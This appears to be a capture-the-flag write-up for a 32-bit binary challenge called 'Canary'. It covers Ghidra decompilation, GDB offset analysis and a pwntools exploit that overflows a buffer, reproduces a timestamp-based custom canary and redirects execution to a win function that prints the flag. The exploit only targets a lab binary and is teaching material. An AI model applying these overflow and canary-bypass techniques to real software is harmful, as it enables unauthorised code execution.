


CWE Challenge - Canary

Michael Mendoza

2023-01-15

Contents

Information Gathering	2
Ghidra Decompilation	2
Debugging with GDB (GEF)	4
Exploitation	6
Python Script	6
Flag	8
Conclusion	8
References	8

Information Gathering

Lets first take a look at the binary.

```
1 lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary$ file canary
2 canary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
   dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1
   ]=0288607cfa429a1829ea8e0b712545b0d5fa32fe, for GNU/Linux 3.2.0,
   with debug_info, not stripped
3 lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary$ checksec canary
4 [*] '/home/lilbits/Documents/Challenges/Pwn/Canary/canary'
5     Arch:       i386-32-little
6     RELRO:      Partial RELRO
7     Stack:      No canary found
8     NX:         NX enabled
9     PIE:        No PIE (0x8048000)
```

We can see that this is a 32-bit executable with NX enabled. We can also see that the stack canary is not enabled even though the name of the challenge suggests that we should be bypassing the canary.

Ghidra Decompilation

```
puts("Can you figure out how to win here?");
local_14 = popen("date +%s", "r");
if (local_14 == (FILE *)0x0) {
    puts("Failed to run command");
    /* WARNING: Subroutine does not return */
    exit(1);
}
fgets(local_20, 0xc, local_14);
pclose(local_14);
global = strtol(local_20, (char **)0x0, 10);
read_in(global);
```

Figure

1: Main Function

As seen in the main function, the command “date +%s” is ran and saved to the file pointer local_14. fgets is used to save the first 12 characters to the character array local_20. Afterwards, a global variable is created, this is the creation of the canary. The command used to create the canary is “strtol” which converts the charater array of the numbers read in into an integer base 10.

After this variable is created, the value is passed to a function called read_in. Looking into the read_in function,

```
void read_in(long x)
{
    char buf [44];
    int check;

    read(0,buf,0x90);
    if (x != global) {
        puts("****Stack Smashing Detected!!!****\nExiting now.");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    return;
}
```

Figure 2: read_in Function

We can see there's a read function that allows the user to save 0x90 bytes to the buffer which can only hold 44 bytes of data. This is where the buffer overflow vulnerability occurs. Following this, there is a conditional statement where the custom canary is being tested to make sure the buffer overflow does not occur.

```

void __cdecl win(void)
    <VOID>      <RETURN>
    Stack[-0x8]:4 local_8
    win
    XREF[1]: 080492c0(R)
    XREF[3]: Entry Point(*), 0804a0c4,
             0804a17c(*)

08049296 f3 0f 1e fb  ENDBR32
0804929a 55          PUSH     EBP
0804929b 89 e5       MOV     EBP,ESP
0804929d 53          PUSH     EBX
0804929e 83 ec 04    SUB     ESP,0x4
080492a1 e8 91 01    CALL    __x86.get_pc_thunk.ax      undefined __x86.get_pc_thunk.ax()
    00 00
080492a6 05 5a 2d    ADD     EAX,0x2d5a
    00 00
080492ab 83 ec 0c    SUB     ESP,0xc
080492ae 8d 90 08    LEA     EDX,[EAX + 0xffffe008]=>s_cat_flag.txt_0804a008 = "cat flag.txt"
    e0 ff ff
080492b4 52          PUSH     EDX=>s_cat_flag.txt_0804a008 = "cat flag.txt"
080492b5 89 c3       MOV     EBX,EAX
080492b7 e8 64 fe    CALL    <EXTERNAL>::system        int system(char * __command)
    ff ff
080492bc 83 c4 10    ADD     ESP,0x10
080492bf 90          NOP
080492c0 8b 5d fc    MOV     EBX,dword ptr [EBP + local_8]
080492c3 c9          LEAVE
080492c4 c3          RET

*****
*                               *
* FUNCTION                      *
*****

void __cdecl read_in(long x)
    <VOID>      <RETURN>
    Stack[0x4]:4 x
    Stack[-0x8]:4 local_8
    Stack[-0x10]:4 check
    XREF[1]: 080492db(R)
    XREF[1]: 08049321(R)
    XREF[2]: 080492de(W),
             080492ff(R)
    XREF[1]: 080492e9(*)
    char[44] Stack[-0x3c]... buf
    read_in
    XREF[4]: Entry Point(*), main:0804940e(c),
             0804a0cc, 0804a1a0(*)

```

Figure 3: read_in Function

We can see from this side of Ghidra, that the check variable is at an offset of 0x10 while the user buf is at an offset of 0x3c. This can be confirmed by running the program in GDB. We can also see the win function that cats the flag once we overwrite the instruction pointer. This is good since NX is enabled, preventing us from executing shell code on the stack.

Debugging with GDB (GEF)

After running the process in GDB, we Dissassemble the read_in function and set a break point after the read function is called. This allows us to see what the offset is from the user input to the instruction pointer.

```
gef> disas read_in
Dump of assembler code for function read_in:
0x080492c5 <+0>:    endbr32
0x080492c9 <+4>:    push    ebp
0x080492ca <+5>:    mov     ebp,esp
0x080492cc <+7>:    push    ebx
0x080492cd <+8>:    sub     esp,0x34
0x080492d0 <+11>:   call    0x80491d0 <__x86.get_pc_thunk.bx>
0x080492d5 <+16>:   add     ebx,0x2d2b
0x080492db <+22>:   mov     eax,DWORD PTR [ebp+0x8]
0x080492de <+25>:   mov     DWORD PTR [ebp-0xc],eax
0x080492e1 <+28>:   sub     esp,0x4
0x080492e4 <+31>:   push    0x90
0x080492e9 <+36>:   lea     eax,[ebp-0x38]
0x080492ec <+39>:   push    eax
0x080492ed <+40>:   push    0x0
0x080492ef <+42>:   call    0x80490e0 <read@plt>
0x080492f4 <+47>:   add     esp,0x10
0x080492f7 <+50>:   mov     eax,0x804c040
0x080492fd <+56>:   mov     eax,DWORD PTR [eax]
0x080492ff <+58>:   cmp     DWORD PTR [ebp-0xc],eax
0x08049302 <+61>:   je      0x8049320 <read_in+91>
0x08049304 <+63>:   sub     esp,0xc
0x08049307 <+66>:   lea     eax,[ebx-0x1fe8]
0x0804930d <+72>:   push    eax
0x0804930e <+73>:   call    0x8049110 <puts@plt>
0x08049313 <+78>:   add     esp,0x10
0x08049316 <+81>:   sub     esp,0xc
0x08049319 <+84>:   push    0x0
0x0804931b <+86>:   call    0x8049130 <exit@plt>
0x08049320 <+91>:   nop
0x08049321 <+92>:   mov     ebx,DWORD PTR [ebp-0x4]
0x08049324 <+95>:   leave
0x08049325 <+96>:   ret
End of assembler dump.
gef> b *read_in+47
Breakpoint 1 at 0x80492f4: file canary.c, line 15.
gef>
```

Figure 4: Breakpoint 1

```
[ Legend: Modified register | Code | Heap | Stack | String ]

registers
$eax : 0x9
$ebx : 0x804c000 → 0x804bf0c → <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx : 0xffffd0a0 → 0x33393531 ("1593")
$edx : 0x90
$esp : 0xffffd090 → 0x00000000 ← $esp
$ebp : 0xffffd0d8 → 0xffffd108 → 0x00000000
$esi : 0xf7fb1000 → 0x001ead6c
$edi : 0xf7fb1000 → 0x001ead6c
$eip : 0x80492f4 → <read_in+47> add esp, 0x10
Seflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

stack
0xffffd090 +0x0000: 0x00000000 ← $esp
0xffffd094 +0x0004: 0xffffd0a0 → 0x33393531
0xffffd098 +0x0008: 0x00000090
0xffffd09c +0x000c: 0x80492d5 → <read_in+16> add ebx, 0x2d2b
0xffffd0a0 +0x0010: 0x33393531
0xffffd0a4 +0x0014: 0x38323735
0xffffd0a8 +0x0018: 0xffffd10a → 0x0ed50000
0xffffd0ac +0x001c: 0xf7dfc6d4 → <strtol+52> add esp, 0x2c

code:x86:32
0x80492ec <read_in+39> push eax
0x80492ed <read_in+40> push 0x0
0x80492ef <read_in+42> call 0x80490e0 <read@plt>
→ 0x80492f4 <read_in+47> add esp, 0x10
0x80492f7 <read_in+50> mov eax, 0x804c040
0x80492fd <read_in+56> mov eax, DWORD PTR [eax]
0x80492ff <read_in+58> cmp DWORD PTR [ebp-0xc], eax
0x8049302 <read_in+61> je 0x8049320 <read_in+91>
0x8049304 <read_in+63> sub esp, 0xc

threads
[#0] Id 1, Name: "canary", stopped 0x80492f4 in read_in (), reason: BREAKPOINT

trace
[#0] 0x80492f4 → read_in(x=0x63c4a839)
[#1] 0x8049413 → main()

gef> i f
Stack level 0, frame at 0xffffd0e0:
eip = 0x80492f4 in read_in (canary.c:15); saved eip = 0x8049413
called by frame at 0xffffd120
source language c.
Arglist at 0xffffd08c, args: x=0x63c4a839
Locals at 0xffffd08c, Previous frame's sp is 0xffffd0e0
Saved registers:
ebx at 0xffffd0d4, ebp at 0xffffd0d8, eip at 0xffffd0dc
gef> search-pattern 15935728
[+] Searching '15935728' in memory
[+] In '[stack]'(0xffffd000-0xffffe000), permission=rw-
0xffffd0a0 - 0xffffd0a8 → "15935728[...]"
gef>
```

Figure 5: Finding the Offset

Here we can see that the user input starts at 0xffffd0a0 and the eip is at 0xffffd0dc. Doing some quick math, the offset is 0x3c, which was shown in Ghidra. Since the offset of the check variable was 0x10, we can get the offset from the user input to the custom Canary by subtracting 0x3c by 0x10, which is 0x2c.

So now that we know how the Canary is made and the offset to the canary check, we can create our exploit.


Exploitation

Python Script

In our python script, subprocess was imported so that we can run the same command to create the canary and save it to a variable. This will allow us to bypass the canary check and overwrite the instruction pointer with the address to the win function.

```
1  #! /usr/bin/env python3
2
3  from pwn import *
4
5  import subprocess as sp
6
7  target = process('./canary')
8
9  #create the date variable using the same command that created the
   Canary
10 date = sp.getoutput('date +%s')
11
12 #change the date to base 10 integer
13 date = int(date, 10)
14
15
16 log.info(f'canary value => {hex(date)}')
17
18
19 #create the 2 buffers
20
21 # 1st buffer (0x3c - 0x10) buffer from the user input to the canary
   variable
22 buffer = 0x2c
23
24 # 2nd buffer (0x3c - (0x2c + 0x4)) buffer from the check variable to
   the instruction pointer Note: the canary value is 4 bytes which is
   why its added to the initial buffer of 0x2c before being subtracted
   by the total offset 0x3c.
25 buffer2 = 0xc
26
27
28 payload = buffer * b'A'
29 payload += p32(date)
30 payload += buffer2 * b'A'
31 payload += p32(0x08049296) #address to the win function
32
33 target.sendline(payload)
34
35 target.interactive()
```


Flag

A terminal window with a dark purple background. The prompt is 'lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary\$'. The command 'python3 exploit.py' has been executed. The output shows: '[+] Starting local process './canary': pid 43303', '[*] canary value => 0x63c4b0b9', '[*] Switching to interactive mode', 'Can you figure out how to win here?', 'You got the flag!', '[*] Got EOF while reading in interactive', and a red prompt character '\$' followed by a cursor.

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary$ python3 exploit.py
[+] Starting local process './canary': pid 43303
[*] canary value => 0x63c4b0b9
[*] Switching to interactive mode
Can you figure out how to win here?
You got the flag!
[*] Got EOF while reading in interactive
$
```

Figure 4: Running the Exploit

Conclusion

Overall, I really enjoyed how different this challenge was to the other binary exploitation challenges. Finding the offset to the canary and overwriting the instruction pointer were easy to me at this point. Figuring out how the Canary was created and being able to recreate it was the challenging part.

References

1. <https://guyinatuxedo.github.io/index.html>
2. https://www.tutorialspoint.com/c_standard_library/c_function_strtol.htm
3. https://www.tutorialspoint.com/c_standard_library/c_function_fgets.htm
4. <https://stackabuse.com/executing-shell-commands-with-python/>